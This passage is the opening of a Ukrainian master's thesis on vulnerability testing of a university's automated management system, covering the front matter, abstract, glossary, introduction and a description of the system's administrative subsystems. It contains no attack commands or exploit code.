МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ОДЕСЬКИЙ ДЕРЖАВНИЙ ЕКОЛОГІЧНИЙ УНІВЕРСИТЕТ

Факультет Магістерської підготовки

Кафедра Інформаційних технологій

МАГІСТЕРСЬКА КВАЛІФІКАЦІЙНА РОБОТА

на тему: Аналіз та дослідження уразливості АСУ підприємства

Виконав студент 2 курсу групи МІС-19
спеціальності 122 Комп'ютерні науки

Клепатська Вікторія Вікторівна

Керівник д.т.н., професор
Казакова Надія Феліксівна

Рецензент засновник Компанії «UALinux»
Попов Володимир Леонідович

Одеса 2020

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ОДЕСЬКИЙ ДЕРЖАВНИЙ ЕКОЛОГІЧНИЙ УНІВЕРСИТЕТ

Факультет _Магістерської підготовки_____
Кафедра _Інформаційних технологій_____
Рівень вищої освіти _магістр_____
Спеціальність 122 Комп'ютерні науки_____
(шифр і назва)

ЗАТВЕРДЖУЮ
Завідувач кафедри_____
_____
" 26 " жовтня 2020 р.

З А В Д А Н Н Я
НА МАГІСТЕРСЬКУ КВАЛІФІКАЦІЙНУ РОБОТУ СТУДЕНТУ

_____Клепатської Вікторії Вікторівни_____
(прізвище, ім'я, по батькові)

1. Тема роботи __«Аналіз та дослідження уразливості АСУ підприємства»__
_____
_____

керівник роботи __Казакова Надія Феліксівна, д.т.н., професор_____,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом закладу вищої освіти від " 16 " жовтня № 194 «с»

2. Строк подання студентом роботи __7 грудня 2020р.

3. Вихідні дані до роботи__1. Аналіз автоматизованих систем управління.____
__2. Аналіз методів та засобів виявлення уразливістей системи._____
__3. Опис засобів для проведення тестування пз на предмет уразливості в системі безпеки._____
__4. Проведення тестування на уразливість АСУ НЗ._____
__5. Рекомендації про підвищення захищеності від уразливостей._____

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)_____
_____
_____
_____
_____
_____

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень)
_____
_____
_____
_____
_____

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв

7. Дата видачі завдання « 26 » жовтня 2020 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломної роботи	Термін виконання етапів роботи	Оцінка виконання етапу	
			у %	за 4-х бальною шкалою
1.	Аналіз автоматизованих систем управління	**26.10.2020**	**95**	**відм**
2.	Аналіз методів та засобів виявлення уразливостей системи	30.10.2020	**95**	**відм**
3.	Опис засобів для проведення тестування ПЗ на предмет уразливості в системі безпеки	4.10.2020	**95**	**відм**
4.	Опис популярних методологій та стандартів тестування на проникнення	10.10.2020	**95**	**відм**
5.	Порівняння дистрибутивів Linux для етичного хакінгу та пентестингу	12.10.2020	**95**	**відм**
	Рубіжна атестація	**19.11.2020**	**95**	**відм**
6.	Проведення тестування на уразливість АСУ НЗ	21.11.2020	**95**	**відм**
7.	Дослідження мережі та перевірки безпеки за допомогою Zenmap	22.11.2020	**95**	**відм**
8.	Проведення аналізу виявлення уразливостей через відкриті порти за допомогою Metasploit: Framework	25.11.2020	**95**	**відм**
9.	Рекомендації про підвищення захищеності від уразливостей	3.12.2020	**95**	**відм**
	Подання роботи на кафедру	**07.12.2020**	**100**	**викон**
	Перевірка на плагіат	**08.12.2020**	**100**	**викон**
	Рецензування	**16.12.2020**	**100**	**викон**
	Інтегральна оцінка виконання етапів календарного плану (як середня по етапам)		**98**	**відм**

Студент _____ **Клепатська В.В.**
(підпис) (прізвище та ініціали)

Керівник роботи _____ **Казакова Н.Ф.**
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

на магістерську кваліфікаційну роботу
«Аналіз та дослідження уразливостей АСУ підприємства»,
студентки Клепатської Вікторії Вікторівни

Актуальність теми магістерської кваліфікаційної роботи обумовлюється необхідністю підвищення рівня захищеності доступу до автоматизованої системи управління підприємством, в яких циркулює інформація. В першу чергу це стосується персональних даних студентів, та іншої інформації, необхідність захисту якої регламентована законодавчими та нормативними документами України.

Мета роботи – аналіз методів, засобів та технологій дослідження на уразливість АСУ підприємством, дослідження на уразливості АСУ НЗ.

Об’єкт дослідження – автоматизована система управління навчальним процесом АСУ НЗ та інформаційно-телекомунікаційна інфраструктура.

Методи дослідження – емпіричний метод із використанням експертних оцінок, сучасних програмних продуктів та технологій.

Результати проведеного дослідження системи, показало що на даний час 5 портів відкрито. Саме за допомогою цих портів, можна атакувати віддалений ПК. Для сканування мережі було використано ПЗ Zenmap, а для проведення пентестингу було обрано використання Metasploit Framework.

Магістерська кваліфікаційна робота містить 74 сторінку, 15 рисунків, 3 таблиці та 25 джерела.

Ключові слова: АНАЛІЗ, АСУ, ВІДКРИТІ ПОРТИ, ЕКСПЛОЙТ, ЕТИЧНИЙ ХАКІНГ, МЕРЕЖЕВЕ СКАНУВАННЯ, ПЕНТЕСТИНГ, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, УРАЗЛИВІСТЬ.

SUMMARY

for a master's degree

"Analysis and Study of Vulnerabilities of the Automated Control System at the Enterprise", students of Viktoriia Klepatska

The relevance of the topic of the master's qualification work is due to the need to increase the level of security of access to the automated control system at the Enterprise, in which information circulates. First of all, this applies to personal data of students and other information, the need for protection of which is regulated by laws and regulations of Ukraine.

The purpose of the work is the analysis of methods, means and technologies of research on the vulnerability of the ACS by the enterprise, research on the vulnerability of the ACS of the university.

The object of research is an automated control system of the educational process of the ACS of the university and information and telecommunication infrastructure.

Research methods – an empirical method using expert assessments, modern software products and technologies.

The results of the study of the system showed that currently 5 ports are open. It is with these ports that you can attack a remote PC. Zenmap software was used to scan the network, and Metasploit Framework was chosen for pentesting.

The master's thesis contains 74 pages, 15 figures, 3 tables and 25 sources.

Keywords: ANALYSIS, ACS, OPEN PORTS, EXPLOIT, ETHICAL HACKING, NETWORK SCANNING, PENTESTING, PENETRATION TESTING, VULNERABILITY.

ЗМІСТ

Скорочення та умовні познаки 8
Вступ 11
1 Аналіз автоматизованих систем управління 13
1.1 Характеристика АСУ навчальним закладом 15
1.2 Опис основних функцій АСУ 22
1.3 Вимоги до системи для встановлення АСУ НЗ 23
1.4 Алгоритм тестування АСУ 24
2 Аналіз методів та засобів виявлення уразливостей системи 27
2.1 Аналіз найпоширеніших типів уразливостей 28
2.2 Опис існуючих функціональних атак 30
3 Опис засобів для проведення тестування ПЗ на предмет уразливості в системі безпеки 33
3.1 Структура процесу проведення пентестингу 33
3.2 Характеристика методів тестування на проникнення 35
3.3 Опис популярних методологій та стандартів тестування на проникнення 37
3.4 Порівняння дистрибутивів Linux для етичного хакінгу та пентестингу 40
3.4.1 Опис операційної системи Kali Linux для етичного злому 40
3.4.2 Характеристика операційної системи Parrot Security OS для етичного злому 41
3.4.3 Властивості операційної системи BackBox для етичного злому 41
3.4.4 Характеристика операційної системи BlackArch Linux для етичного злому 42
3.4.5 Опис операційної системи Pentoo Linux для етичного злому 43
3.4.6 Властивості операційної системи Network Security Toolkit для етичного злому 44
3.4.7 Характеристика операційної системи WifiSlax для етичного злому 44

3.4.8 Аналіз операційної системи Bugtraq для етичного злому 45
3.5 Порівняння дистрибутивів Microsoft для етичного хакінгу та пентестингу 46
3.5.1 Опис PentestBox для проведення етичного хакінгу 46
3.5.2 Опис Nmap / Zenmap для проведення етичного хакінгу 48
4 Проведення тестування на уразливість АСУ НЗ 50
4.1 Дослідження мережі та перевірки безпеки за допомогою Zenmap 50
4.2 Проведення аналізу виявлення уразливостей через відкриті порти за допомогою Metasploit: Framework 59
5 Рекомендації про підвищення захищеності від уразливостей 65
Висновки 70
Перелік джерел посилання 72

СКОРОЧЕННЯ ТА УМОВНІ ПОЗНАКИ

Автоматизовані системи управління – систему управління, яка орієнтована на широке й комплексне використання технічних засобів і економіко-математичних методів для розв'язування інформаційних завдань управління.

Бекдор (backdoor) – програми прихованого віддаленого адміністрування, які надають шахраям можливість несанкціонованого і віддаленого управління скомпрометованим комп’ютером.

Брутфорс (Brute force) – називається метод злому різних облікових записів, шляхом підбору логіна і пароля.

Експлойт – шкідливий код, який використовує помилки або недоліки системи безпеки для поширення кіберзагроз.

Етичний (білий) хакінг – це законна форма злому, за допомогою якого можна знайти уразливості / помилки в чужих системах на добровільній основі або ж за плату з метою допомогти розробнику зробити продукт більш захищеним.

Нативні додатки (англ. Native app (lication) s) – це прикладні програми, які були розроблені для використання на певній платформі або на певному пристрої.

Пентестинг (тест на проникнення) – метод оцінювання захищеності комп'ютерної системи чи мережі шляхом часткового моделювання дій зовнішніх зловмисників з проникнення у неї (які не мають авторизованих засобів доступу до системи) і внутрішніх зловмисників (які мають певний рівень санкціонованого доступу).

Сирий сокет (англ. Raw socket) – інтерфейс програмування додатків (API), різновид сокетов Берклі, що дозволяє збирати TCP / IP-пакети, контролюючи кожен біт заголовка і відправляючи в мережу нестандартні пакети.

Система безпеки – це сучасні надійні засоби технічного захисту будь-якого об’єкта.

Троян – шкідливе програмне забезпечення, яке приховує істинну ціль своєї діяльності за допомогою маскування (на відміну від вірусу, він не здатний самостійно копіювати чи заражати файли).

Уразливість – нездатність системи протистояти реалізації певної загрози або сукупності загроз.

Фішинг – це схема, за якої хакери змушують користувачів передавати конфіденційну інформацію, наприклад паролі та номери соціального страхування.

AJAX – підхід до побудови користувацьких інтерфейсів веб-застосунків, за яких веб-сторінка, не перезавантажуючись, у фоновому режимі надсилає запити на сервер і сама звідти довантажує потрібні користувачу дані

JavaScript – це мова програмування, що дозволяє зробити Web-сторінку інтерактивною, тобто такою що реагує на дії користувача; об'єктно-орієнтована скриптова мова програмування і є діалектом мови ECMAScript.

jQuery – це JavaScript бібліотека; набір готових функцій, які спрощують написання коду на JavaScript розробнику.

Metasploit Framework – це найбільш відомий інструмент для створення, тестування і використання експлойтів.

NSE (Nmap Scripting Engine / Скриптова движок Nmap) – використовується для отримання розширеної інформації про запущені сервіси.

Root – головний обліковий запис в системах UNIX.

Root-доступ – привілейований користувач, що має повний контроль над операційною системою не лише виділеного сервера, але і віртуального сервера VPS.

UNIX – це сімейство багатозадачних і багатокористувацьких операційних систем, які засновані на ідеях оригінального проекту AT&T.

АСУ – автоматизовані системи управління.

АСУ НЗ – автоматизовані системи управління навчальним закладом

АСУП – автоматизована система управління підприємством.

АСУТП – автоматизована система управління технологічними процесами.

ГАСУ – автоматизована система управління в галузі.

ЗВО – заклад вищої освіти.

ІТ – інформаційні технології.

ОС – операційна система.

ПЛК – контролери з програмованої логікою.

ПС – підсистема.

AJAX – Asynchronous Javascript and XML.

API – Application Programming Interface.

ISSAF – Information System Security Assessment Framework.

NIST – National Institute of Standards and Technology.

NSE – Nmap Scripting Engine.

OSSTMM – Open Source Security Testing Methodology Manual.

OWASP – Open Web Application Security Project.

PTES – Penetration Testing Methodologies and Standards.

SQL – Structured Query Language.

WAF – Web Application Firewall.

ВСТУП

Сучасні підприємства мають розроблені рішення для виявлення та управління уразливими місцями своїх інформаційних систем, особливо, що стосується системного програмного забезпечення та мікропрограми. Ці уразливості можуть бути будь-якими – від помилки в коді, яка дозволяє зловмисникам отримати root-доступ, або навіть недолік оновлення, який може виправити одну уразливість, але спричинити іншу уразливість.

Деякі проблеми, з якими стикаються підприємства, – це віруси, шкідливе програмне забезпечення, спам та схеми фішингу. Доступно безліч інструментів, які можуть допомогти виявити уразливі місця в усіх корпоративних системах. За наявності такої кількості варіантів, ІТ-фахівці повинні чітко зрозуміти своє визначення уразливості, способи управління певними уразливостями та типи рішень, які найкраще відповідають підприємству.

Актуальність магістерської кваліфікаційної роботи обумовлюється необхідністю підвищення рівня захищеності доступу до автоматизованої системи управління підприємством, в яких циркулює інформація. В першу чергу це стосується персональних даних студентів, та іншої інформації, необхідність захисту якої регламентована законодавчими та нормативними документами України.

Метою кваліфікаційної роботи є аналіз методів, засобів та технологій дослідження на уразливість АСУ підприємством, дослідження на уразливості АСУ ВУЗ.

Все більшої актуальності набуває питання захисту користувачів та їх даних від зловмисників. Саме тому дослідження світового досвіду реагування на загрози безпеці кібернетичного простору є актуальним науковим та прикладним питанням. Визначення найпоширеніших типів загроз, може надати змогу більш ефективного захисту від атак на ресурси, інформаційну інфраструктуру та особисті дані користувачів.

Сучасна тенденція полягає у посиленні вимог безпеки для клієнтів, партнерів та інвесторів. Аудит безпеки демократизований для малих та середніх компаній, для яких вони є необхідною умовою для співпраці з великими компаніями з питань IT.

Дана кваліфікаційна робота магістра, складається з 74 сторінки, 15 рисунків, 3 таблиці та 25 джерел посилання.

1 АНАЛІЗ АВТОМАТИЗОВАНИХ СИСТЕМ УПРАВЛІННЯ

Автоматизовані системи управління (АСУ) – це комплекс програмних і апаратних засобів, а також персоналу, що призначений для управління різними процесами в рамках технологічного процесу, підприємства та/або виробництва. АСУ застосовуються в різних галузях транспорті, промисловості, енергетиці і т.п. Термін «автоматизована», на відміну від терміна «автоматична», підкреслює збереження за людиною-оператором деяких функцій, найбільш загального характеру, або ж не піддаються автоматизації.

Найважливіше завдання АСУ – це підвищення ефективності управління об'єктом на основі зростання продуктивності праці і вдосконалення методів планування процесу управління. Розрізняють автоматизовані системи та функціонально автоматизовані системи управління об'єктами. Прикладами автоматизованих систем управління об'єктами такими як :

- технологічними процесами – АСУТП;
- підприємством – АСУП;
- навчальним закладом – АСУ НЗ;
- галуззю – ГАСУ.

До функціонально автоматизованих систем, можна віднести, проектування планових розрахунків, матеріально-технічного постачання [1][1)].

В березні 2016 року, журналом Control Engineering і Reed Corporate Research , було проведено опитування, за результатами якого показано, що на підприємствах в даний час встановлені АСУ, вік і ефективність яких сильно розрізняються. У цьому огляді (опитуванні) під АСУ розуміється система управління, найчастіше технологічного процесу, яку також називають систе-

---

[1)] [1] Автоматизированная система управления. URL: https://ru.wikipedia.org/wiki/%D0%90%D0%B2%D1%82%D0%BE%D0%BC%D0%B0%D1%82%D0%B8%D0%B7%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%BD%D0%B0%D1%8F_%D1%81%D0%B8%D1%81%D1%82%D0%B5%D0%BC%D0%B0_%D1%83%D0%BF%D1%80%D0%B0%D0%B2%D0%BB%D0%B5%D0%BD%D0%B8%D1%8F (дата звернення 26.08.2020)

мою розподіленого управління, гібридною системою управління і / або системою з відкритим управлінням. Необхідними компонентами АСУ є інтегрована технологічна платформа, інтерфейс управління, контролер, система зв'язку і підсистеми вводу / виведення даних. Контролери з програмованою логікою (ПЛК) можуть бути частиною АСУ, але самі нею не являються.

За словами 90% опитаних, вік найновішою АСУ у них на підприємстві становить менше 6 років, на 7% підприємств мінімальний вік АСУ – 6-12 років, по 1% припадає на системи 13-19 років і старше 20 років. Якщо врахувати, скільки потрібно витратити часу і грошей, щоб замінити працюючу систему на нову, цей факт не викликає подиву (рис.1).



Рисунок 1 – Діаграма віку найновішої АСУ на підприємствах

На питання про вік найстарішої АСУ на підприємстві 26% респондентів відповіли, що він менше 6 років, 27% – в діапазоні 6-12 років, у 26% – від 13 до 19 років і старше 20 років на 21% підприємств з опитаних. Не так легко замінити або оновити АСУ, навіть якщо випускається нова система, тому на багатьох підприємствах старі системи залишаються до кінця роботи підприємства (рис.2).



Рисунок 2 – Діаграма віку найстарішої АСУ на підприємствах

1.1 Характеристика АСУ навчальним закладом

АСУ НЗ – це система, яка побудована по технології «клієнт-сервер» і багатокористувацький режим роботи в корпоративній обчислювальній мережі з великим числом терміналів на кафедрах, факультетах, у відділах учбового управління та інших підрозділах ЗВО. АСУ НЗ забезпечує суттєве підвищення рівня організації та оперативності управління ЗВО із застосуванням сучасної комп'ютерної техніки та оргтехніки.

Для якісного управління вузом і прийняття рішень розроблена автоматизована система управління (АСУ), яка дозволяє комплексно автоматизувати діяльність навчальних закладів. Комплексна інформатизація будь-якої організації (ЗВО, зокрема) це масштабне завдання, для вирішення якого в даний час використовують два підходи. Перший підхід заснований на впровадженні так званих ERP-систем (Enterprise Resource Planning), що представляють со-

бою великі програмні комплекси, що вимагають серйозних матеріальних і організаційних вкладень.

Другий підхід полягає в нарощуванні інтегрованої системи управління підприємством (організацією) від низу до верху. В рамках цього другого підходу процес інформатизації управління ЗВО носить поетапний характер і спирається на наявні напрацювання, програмні засоби і системи.

Нижче перераховані основні положення, які покладені в основу інформаційної системи управління вузом:

- наявність єдиної корпоративної мережевої інфраструктури і єдиного центру управління розробками, що забезпечують розробку інформаційних підсистем, спрямованих на автоматизацію завдань, що стоять перед вузом;
- створення комплексної інформаційної моделі вузу;
- розробка системи, що включає доступ до всіх інформаційних ресурсів вузу;
- управління персоналом;
- управління навчальним процесом;
- управління документообігом;
- підвищення ефективності роботи, як структурних підрозділів, так і вузу в цілому;
- упорядкування та підтримка всіх основних процесів сфери діяльності ЗВО, підняття їх на якісний, новий рівень;
- використання сучасних засобів і технологій для розробки університетської системи управління: системи управління базами даних, технології Internet / Intranet, OLAP-технології, спеціалізованих програмних засобів, систем управління електронним документообігом.

Поточний стан автоматизовано-інформаційної системи будь-якого навчального закладу може бути представлено кількома взаємопов'язаними підсистемами з гнучкими налаштованими функціями, див.рис.3



Рисунок 3 – Структурна схема АСУ НЗ

Залежно від специфіки завдань всі користувачі діляться на Windows-клієнтів, програмне забезпечення яких встановлюється на їх робочих місцях, і Web-клієнтів, які отримують доступ до системи через Web-інтерфейс. Структура взаємозв'язку підсистем інформаційної системи університету наведена на рис.4



Рисунок 4 – Структура взаємозв'язку підсистем інформаційної системи університету

Основою інформаційної системи є єдина база даних. Зазначені вище завдання вирішуються відповідними підсистемами. В цілому інформаційна система побудована за технологією «клієнт-сервер» і забезпечує багатокористувацький режим роботи в корпоративній обчислювальній мережі з великим числом терміналів на кафедрах, факультетах, у відділах навчального та методичного управління.

АСУ НЗ можна розглядати як людино-машинну систему з автоматизованою технологією одержання результативної інформації, необхідної для інформаційного обслуговування процесу освітньої діяльності та оптимізації її управління. За допомогою АСУ забезпечується багатоваріантність прогнозування, приймаються раціональні управлінські рішення, організовуються облік і аналіз, забезпечується достовірність та оперативність одержуваної і використовуваної в управлінні інформації.

В даний час набирає силу і формується досвід корпоративного управління ЗВО. Створюються розподілені бази даних для вирішення певних завдань системи управління. Впроваджується електронна система документообігу, що вимагає зміни змісту, обсягу і спрямованості інформаційних потоків між структурними підрозділами ЗВО. Важливу роль в успішному вирішенні завдань по автоматизації управління відіграє переосмислення методів організації управління підрозділами ЗВО, проведення реструктуризації підрозділів і створення нових підрозділів, що виконують аналітичні функції.

АСУ НЗ ставить за мету підвищення рівня організації та оперативності управління вузом із застосуванням інформаційної технології (ІТ) на базі сучасної комп'ютерної техніки та оргтехніки. АСУ вузом дозволяє значно скоротити витрати праці структурних підрозділів на здійснення функцій їх роботи, використовуючи технічні засоби збору, передачі та обробки інформації.

Основна спрямованість роботи орієнтована на розробку прикладних систем, які сприяють подальшому вдосконаленню управління освітніми процесами у ЗВО, а також формуванню та упорядкування систем документообі-

гу (з планування, управління і звітності) між підрозділами вузу – ректоратом, навчальним відділом, деканатами (інститутами), кафедрами, відділом кадрів і бухгалтерією. Дана АСУ НЗ складається з наступних підсистем (ПС):

- ПС «Відділ кадрів» (ВК);
- ПС «Навчальний відділ» (НВ);
- ПС «Приймальна комісія» (ПК);
- ПС «Навчально-методичний відділ» (НМВ);
- ПС «Бухгалтерія»;
- ПС «Деканат»;
- ПС «Кафедра».

Технологія роботи ПС «Відділ кадрів» (ВК) побудована на основі взаємозв'язку наступних елементів інтегрованої системи управління ЗВО: «працівник штатна одиниця підрозділу навчального закладу». Елемент зв'язку «працівник штатна одиниця» дозволяє визначити обліковий склад ЗВО. Елемент зв'язку «штатна одиниця підрозділу» бере участь на етапі роботи до штатного розкладу. Елемент зв'язку «підрозділ навчального закладу» визначає організаційну структуру ЗВО.

Основними процесами з управління персоналом є наступні:

- опис організаційної структури ЗВО;
- аналіз кадрового ресурсу організації / структурної одиниці, оперативне прийняття обґрунтованих рішень по кадровому спектру завдань;
- традиційні завдання кадрового обліку за наказами;
- функції обліку персоналу з боку відділу кадрів (призначення на посаду, звільнення з роботи, продовження терміну роботи, покладання виконання обов'язків, зміна прізвища, звільнення від сумісництва, надання відпустки, відкликання співробітника з відпустки, підвищення кваліфікації);

- аналіз кадрової структури організації (чисельності, професійного і посадового складу працівників, динаміки прийому на роботу, посадового зростання і звільнення працівника);
- підготовка інформації по атестації кадрів;
- підготовка інших звітних документів.

Наступна підсистема, яка розглядається це ПС «Навчальний відділ» (НВ), яка передбачає ведення штатного розкладу в ЗВО.

В свою чергу, ПС «Навчально-методичний відділ» (НМВ), займається :

- створенням робочих навчальних планів за спеціальностями і спеціалізації;
- закріпленням дисциплін за кафедрами;
- обліком і контролем навчальних занять.

Таким чином, підсистема «Навчально-методичний відділ »призначена для створення і затвердження базових, робочих навчальних планів за спеціальностями і спеціалізаціями.

Підсистема «Приймальна комісія» (ПК) передбачає:

- планування набору абітурієнтів (фіксування правил прийому, план набору бюджетний, понад план набору за договорами за повну оплату);
- прийом заяв та обробку анкет (допуск до іспитів, формування груп для складання іспитів, рух абітурієнтів повернення документів, перехід на іншу спеціальність і ін., регламентована і затребувана статистична звітність);
- вступні іспити (складання розкладу іспитів, формування екзаменаційних відомостей, виставлення оцінок, підрахунок суми балів, визначення статусу абітурієнта «не здав іспит», «не з'явився на іспит», оперативний аналіз підсумків);
- зарахування до закладу вищої освіти (формування списків абітурієнтів, рекомендованих до зарахування, зарахування абітурієнтів до числа студентів категорія зарахування, формування списків зарахо-

ваних, формування протоколу, проекту наказу та наказу про зарахування до закладу вищої освіти);

– підведення підсумків прийому до закладу вищої освіти (формування регламентованих і затребуваних звітів про хід зарахування).

Функціонал ПС «Бухгалтерія» містить наступні блоки:

– складання прейскуранта цін на навчання студентів контрактного навчання;
– визначення очікуваного надходження від оплати за навчання;
– облік оплати студентів;
– звіти по оплаті за навчання.

Підсистема «Деканат» виконує наступну роботу:

– ведення особистої картки студента;
– роздруківка екзаменаційних відомостей;
– роздруківка екзаменаційних листів;
– облік успішності студентів;
– аналіз успішності.

Мета створення системи «Кафедра»:

– оцінка знань;
– підвищення якості знань;
– оптимізація управління кадровими ресурсами шляхом атестації реальних знань співробітників;
– збір даних.

Основні функції і можливості АСУ НЗ:

– налаштування системи на особливості конкретного навчального закладу;
– підтримка всіх форм навчання (очна, заочна, дистанційна) і всіх видів навчання;
– охоплення всіх етапів процесу навчання від надходження до випуску з підготовкою відповідних документів;

- розробка і підтримка в робочому стані всіх навчальних планів відповідно до Держстандартом;
- організація синхронної роботи всіх учасників навчального процесу.

Вирішення зазначених завдань забезпечується на основі розвиненого призначеного для користувача інтерфейсу, реалізації інтерактивного режиму роботи користувача з виконанням необхідних перевірок безпосередньо в процесі введення навчального плану [2] [1)].

1.2 Опис основних функцій АСУ

Посилаючись на ГОСТ 24.103-84 «Автоматизовані системи управління. Основні положення», функції АСУ встановлюють в технічному завданні на створення конкретної АСУ на основі аналізу цілей управління, заданих ресурсів для їх досягнення, очікуваного ефекту від автоматизації та відповідно до стандартів, що поширюються на даний вид АСУ. Кожна функція АСУ реалізується сукупністю комплексів завдань, окремих завдань і операцій. Функції АСУ в загальному випадку включають в себе наступні елементи (дії):

- планування і прогнозування;
- облік, контроль, аналіз;
- координацію і регулювання.

Необхідний склад елементів вибирають в залежності від виду конкретної АСУ. Функції АСУ можна об'єднувати в підсистеми по функціональним та іншими ознакам [3][2)].

---

1) [2] Автоматизированная система управления вузом. URL: https://articlekz.com/article/21022 . (дата звернення 12.08.2020)

2) [3] ГОСТ 24.103-84. Документация на АСУ. АСУ. Общие положення. URL: http://www.pntd.ru/24.103.htm . (дата звернення 15.08.2020)

1.3 Вимоги до системи для встановлення АСУ НЗ

